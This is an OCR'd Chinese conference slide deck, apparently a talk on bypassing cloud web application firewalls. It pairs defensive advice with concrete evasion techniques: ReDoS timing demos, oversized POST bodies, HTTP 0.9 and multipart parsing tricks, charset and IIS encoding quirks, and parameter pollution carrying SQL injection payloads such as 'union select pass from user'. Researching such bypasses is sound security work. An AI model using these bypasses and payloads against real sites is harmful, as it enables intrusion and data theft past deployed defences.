利用ReDoS可以使规则检测模块功能失效，从而绕过检测

```
~  time perl -e 'if ("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" =~ /a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?aaaaaaaaaaaaaaaaaaaaaaaaaaaaa/)
 {print("[+] ");}'\r\n
[+] perl -e   31.10s user 0.01s system 99% cpu 31.120 total
```

AWS WAF supports most of the standard Perl Compatible Regular Expressions (PCRE). To get started, simply create a new string match condition with a regex pattern using the AWS WAF API or AWS Management Console and add that condition to a rule.

Create rule

Specify the conditions that you want to use to filter web requests. If you add more than one condition to a rule, a request must match all of the conditions to be allowed or blocked based on that rule. Learn more

Name* TEST_TXT_RULE

CloudWatch metric name* TESTTXTRULE

Rule type* Regular rule


Region* Asia Pacific (Tokyo)

Use global to create WAF resources that you would use with CloudFront distributions and other regions for WAF resources that you would use with ALBs in that region.

利用性能缺陷绕过

选取性能更优的正则引擎

- Google re2 引擎：支持BitState(backtracking)、NFA、DFA等模式
- Intel Hyperscan 引擎：同时支持block模式和stream模式匹配，不支持backtracking



利用性能缺陷绕过

避免使用backtracking特性的正则引擎，防止ReDoS攻击


- DFA :匹配速度比较快，不提供backtracking功能。
- NFA: 匹配速度比较慢，提供了backtracking功能。

```
~  time perl -e 'use re::engine::RE2; if ("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" =~ /a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?a?aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/) {print(" hit");}'\r\n
 hitperl -e   0.01s user 0.00s system 61% cpu 0.015 total
```


利用POST超大数据包绕过

云WAF往往因为自身性能问题，只检测POST DATA的有限长度，常见的是8K

AWS WAF只检测开头的8K，>8K的部分选择全放过或者全拦截



利用POST超大数据包绕过



利用POST超大数据包绕过

如何防御

采用stream模式匹配，避免block模式匹配对内存的消耗，从而造成crash

```
tools  python http_post.py --url http://victim.aliyundemo.com/1/user.php --length 80000 --payload "user()"


[+] SQL注入路径： http://victim.aliyundemo.com/1/user.php

[+] SQL注入函数： user()

[+] POST数据大小： 80000K

HTTP Error 405: Method Not Allowed
tools  dig CNAME +short victim.aliyundemo.com
b1mhcp5ss3mfxdizlwslwblnxuqhqryl.aliyunwaf.com.
```

利用POST超大数据包绕过

- block模式

对单个数据包进行匹配

- stream模式

通过五元组将数据包进行简单分流，并对每条流中的数据进行匹配，stream模式可以命中跨越数据分片边界的匹配数据。比如要匹配select from，select在前一个block里，from在后一个block里，可能会存在绕过，而stream模式则不会。

利用并发请求绕过

old but good

2 APRIL 2017


意想不到的腾讯云waf失效“漏洞”[tsrc高危]

0x00一次意外收获

一次测试中，站点用了腾讯云的免费waf,于是发现了一个能让腾讯云waf失效的办法。
收集大量境外代理，用代理群发payload，总有那么几个是绕过了waf的。
随后我又用同样的办法去测试各大云waf，都没成功。

利用并发请求绕过

并发请求时，攻击请求会被负载均衡调度到不同节点



利用协议解析缺陷绕过

HTTP 0.9


- 只有一行
- 没有单独的URI、HTTP Version、HTTP Headers
- 直接发送HTTP0.9协议格式请求会返回bad request

时间	HTTP版本	RFC
1991	0.9	
1996	1.0	RFC 1945
1997	1.1	RFC 2068 -> RFC 2616(1999) -> RFC 7230-7235(2014)
2015	2.0	RFC 7540

利用协议解析缺陷绕过

HTTP 1.0


- 开始支持HTTP pipelining



利用协议解析缺陷绕过

HTTP 1.1和HTTP 1.0


- HTTP 1.0默认close
- HTTP 1.1默认keep-alive



利用协议解析缺陷绕过

HTTP 1.1和HTTP 0.9

- 利用Apache Tomcat支持full header特性会解析请求，而WAF按照标准协议解析忽略请求



利用数据格式解析缺陷

两种提交表单数据的请求类型

application/x-www-form-urlencoded

multipart/form-data 支持Key – Value方式

Content-Disposit

VALUE

```
POST /path/1.aspx?input1=1 HTTP/1.1
HOST: example.com
Content-Type: multipart/form-data; boundary=--1
Content-Length: 168

----1
Content-Disposition: form-data; name="input1"

1
----1
Content-Disposition: form-data; name="input1"

'union all select * from users--
----1--
```

利用分开编码绕过

(Transfer-encoding:chunked) RFC7230

3.6.1 Chunked Transfer Coding

The chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator, followed by an OPTIONAL trailer containing entity-header fields. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message.

```
    Chunked-Body   = *chunk
                     last-chunk
                     trailer
                     CRLF

    chunk          = chunk-size [ chunk-extension ] CRLF
                     chunk-data CRLF
    chunk-size     = 1*HEX
    last-chunk     = 1*("0") [ chunk-extension ] CRLF

    chunk-extension= *( ";" chunk-ext-name [ "=" chunk-ext-val ] )
    chunk-ext-name = token
    chunk-ext-val  = token | quoted-string
    chunk-data     = chunk-size(OCTET)
    trailer        = *(entity-header CRLF)
```

The chunk-size field is a string of hex digits indicating the size of the chunk. The chunked encoding is ended by any chunk whose size is zero, followed by the trailer, which is terminated by an empty line.

The trailer allows the sender to include additional HTTP header fields at the end of the message. The Trailer header field can be used to indicate which header fields are included in a trailer (see section 14.40).

利用特殊字符解析缺陷绕过


利用emoji表情，emoji表情的ASCII >127

```
~  perl -CA -le 'print "ASCII: ".ord shift' A
ASCII: 65
~  perl -CA -le 'print "ASCII: ".ord shift' a
ASCII: 97
~  perl -CA -le 'print "ASCII: ".ord shift' 😠
ASCII: 128544
~  perl -CA -le 'print "ASCII: ".ord shift' 😅
ASCII: 128517
~  perl -CA -le 'print "ASCII: ".ord shift' 😂
ASCII: 128514
~  perl -CA -le 'print "ASCII: ".ord shift' 👻
ASCII: 128123
```

```
tools  ./ascii
      十进制          字符
        120    x
        121    y
        122    z
        123    {
        124    |
        125    }
        126    ~
        127
        128    
        129    
        130    
        131    
        132    
        133    
        134    
        135    
        136    
        137    
        138    
```

利用特殊字符解析缺陷绕过

当出现ASCII>127的不可见字符，会不把不可见字符后面部分带入检测



利用检测缺陷绕过

ngx_lua_waf/openresty


request uri参数获取方式 : ngx.req.get_uri_args

request body参数获取方式: ngx.req.get_post_args

利用检测缺陷绕过

CVE-2018-9230

当请request uri/request body参数>100
就会出现参数溢出问题，导致不检测



利用罕见字符集编码绕过


IBM037/IBM500/cp875/IBM1026

环境	query string	request body	& and =	URL编码
Nginx, uWSGI - Django - Python3	✓	✓	✓	✗
Nginx, uWSGI - Django - Python2	✓	✓	✗	✓ (可选)
Apache Tomcat - JSP	✗	✓	✗	✓ (可选)
IIS - ASPX (v4.x)	✓	✓	✗	✓ (可选)
IIS - ASP classic	✗	✗		
Apache/IIS - PHP	✗	✗		

利用罕见字符集编码绕过

IBM037/IBM500/cp875/IBM1026

- application/x-www-form-urlencoded;charset=ibm037
- multipart/form-data;, charset=ibm037; boundary=blah
- multipart/form-data; boundary=blah ; charset=ibm037



利用容器特性绕过

IIS + ASP　　% + 字符串 ≠ URL编码的字符串　(IIS主动忽略%)

s%e%l%e%c%t　　select

IIS + ASP.NET　不存在

利用容器特性绕过

IIS 支持Unicode编码字符

%u0053elect → select

利用容器特性绕过

HPP(HTTP Parameter Pollution): HTTP参数污染

ASP

index.asp?id=123&id=456 → 123, 456

空格

ASP.NET

index.asp?id=123&id=456 → 123,456

index.asp?id=union select pass/*&id=*/from user

→ index.asp?id=union select pass/*, */from user

→ index.asp?id=union select pass from user

PART 04

最后的思考

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

- 只依赖一种检测方式的云WAF必定存在缺陷
- 多研究RFC标准
- 多从云WAF的设计原理分析问题
- 多从全局视角看问题，不要仅限于规则
- 持续关注业界领先云WAF的检测能力

谢谢观看

演讲人：徐元振(pyn3rd)